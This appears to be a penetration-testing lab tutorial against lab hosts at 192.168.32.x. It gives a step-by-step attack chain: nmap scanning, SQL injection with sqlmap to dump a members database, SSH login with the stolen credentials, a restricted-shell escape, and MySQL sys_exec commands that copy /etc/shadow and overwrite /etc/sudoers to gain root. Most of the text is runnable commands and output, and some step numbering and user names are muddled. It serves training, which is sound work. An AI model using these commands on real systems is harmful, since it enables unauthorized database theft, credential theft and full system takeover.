All the information provided on this tutorial are for educational purposes only.
You are responsible for any misuse of the information.


Basic vulnerability and misconfiguration identification

Log into your pen-testing Linux machine and point your browser to 192.168.32.33 or 192.168.32.34 or 192.168.32.50

Discover running services, we will focus on https and mysql:

1. nmap -sS -A -O 192.168.32.34

Once you have identified http service running on port 80, open Kali Linux and point your browser to http://192.168.32.x. You should see a login page as shown below.



Try user admin with password admin, you should get an error message as credentials wrong.

Okay, now open wireshark and filter (search/match) of any http request, you can do that typing ***http.request*** in the filter field.

This filter will match any request to be sent to the server, while wireshark running, go back to your browser and try to log in using user admin and password ‘ (just single quote), then click on Login.


You should see message similar to the following:

Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in **/var/www/checklogin.php** on line **28**
Wrong Username or Password
Try Again

Now, go to wireshark and check any http request coming from your machine to the server asking for login.php. Right click on the row >> Follow >> TCP Stream
Check what parameters/arguments are displayed.

You should see something like the following:

myusername=admin&mypassword=%27&Submit=Login



Now, time to use sqlmap

Start sqlmap with the automatic form discovery option:

2. sqlmap -u "http://192.168.32.34/checklogin.php" --data="myusername=%27&mypassword = %27&Submit=Login" --risk=3 --level=5 --dbs

sqlmap should be able to detect 3 databases, 2 of which comes with a default MySQL installation (information_schema and mysql) and the third one is members. We'll use members database.

3. sqlmap -u "http://192.168.32.34/checklogin.php" --data="myusername=%27&mypassword = %27&Submit=Login" -T members --columns

4. sqlmap -u "http://192.168.32.34/checklogin.php" --data="myusername=%27&mypassword = %27&Submit=Login" -D members --dump

The above command should reveal some interesting user(s) information.

Try to login (via ssh) using database users credentials

*4. **ssh -v three@192.168.32.34***

Once you logged-in, type the following command followed by three user password:

echo os.system('/bin/bash') && sudo su -

Search for setuid and setgid; Setuid and Setgid are the access privileges targets allowing to launch the executable files with rights of an owner or the group of executable files (usually it is root).

find / -user root -perm -4000 -exec ls -ldb {} \; > /tmp/permissions

cat /tmp/permissions

5. Privileges escalation

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.

Connect to **MySQL** database engine as root:

```
mysql -u root -h localhost

mysql> select VERSION();
mysql> select load_file('/etc/passwd');
...
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
```

Copy /etc/shadow in /tmp, using the sys_exec() command:

```
mysql> select sys_exec("cat /etc/shadow > /tmp/shadow");
+-----------------------------------------+
| sys_exec("cat /etc/shadow > /tmp/shadow") |
+-----------------------------------------+
| NULL                                    |
+-----------------------------------------+
```

The file has been successfully copied to /tmp/shadow. As we have copied the file as root (via MySQL), we need to set proper permissions to be able to access it:

```
mysql> select sys_exec("chown john /tmp/shadow");
+-----------------------------------+
| sys_exec("chown john /tmp/shadow") |
+-----------------------------------+
| NULL                              |
+-----------------------------------+
mysql>\q
```

NOTE: Please replace users John and Robert with one, two or three users.

from Linux command line interface (cli) type:

cat /tmp/shadow

6. Become root

```
mysql> select sys_exec('cat /etc/sudoers > /tmp/sudo');
mysql> select sys_exec('chown john /tmp/sudo; chmod 755 /tmp/sudo');
mysql> \q
```

Add the following line to /tmp/sudo file, just after the root username.

root ALL=(ALL) ALL

three ALL=(ALL) ALL

Save the file and exit, then go back to mysql

mysql -u root -h localhost

mysql> select sys_exec('cat /tmp/sudo > /etc/sudoers');

mysql>\q

From the cli type the below command, connect to the remote server using Robert user account.

ssh -v three@192.168.32.34

Once you logged-in, type the following command followed by Robert password:

echo os.system('/bin/bash') && **sudo su -**

Some useful links:

https://pen-testing.sans.org/blog/2012/06/06/escaping-restricted-linux-shells

http://resources.infosecinstitute.com/privilege-escalation-linux-live-examples/

www.cvedetails.com or cve.mitre.org/cgi-bin/cvename.cgi?name=[CVE]

https://www.exploit-db.com/local/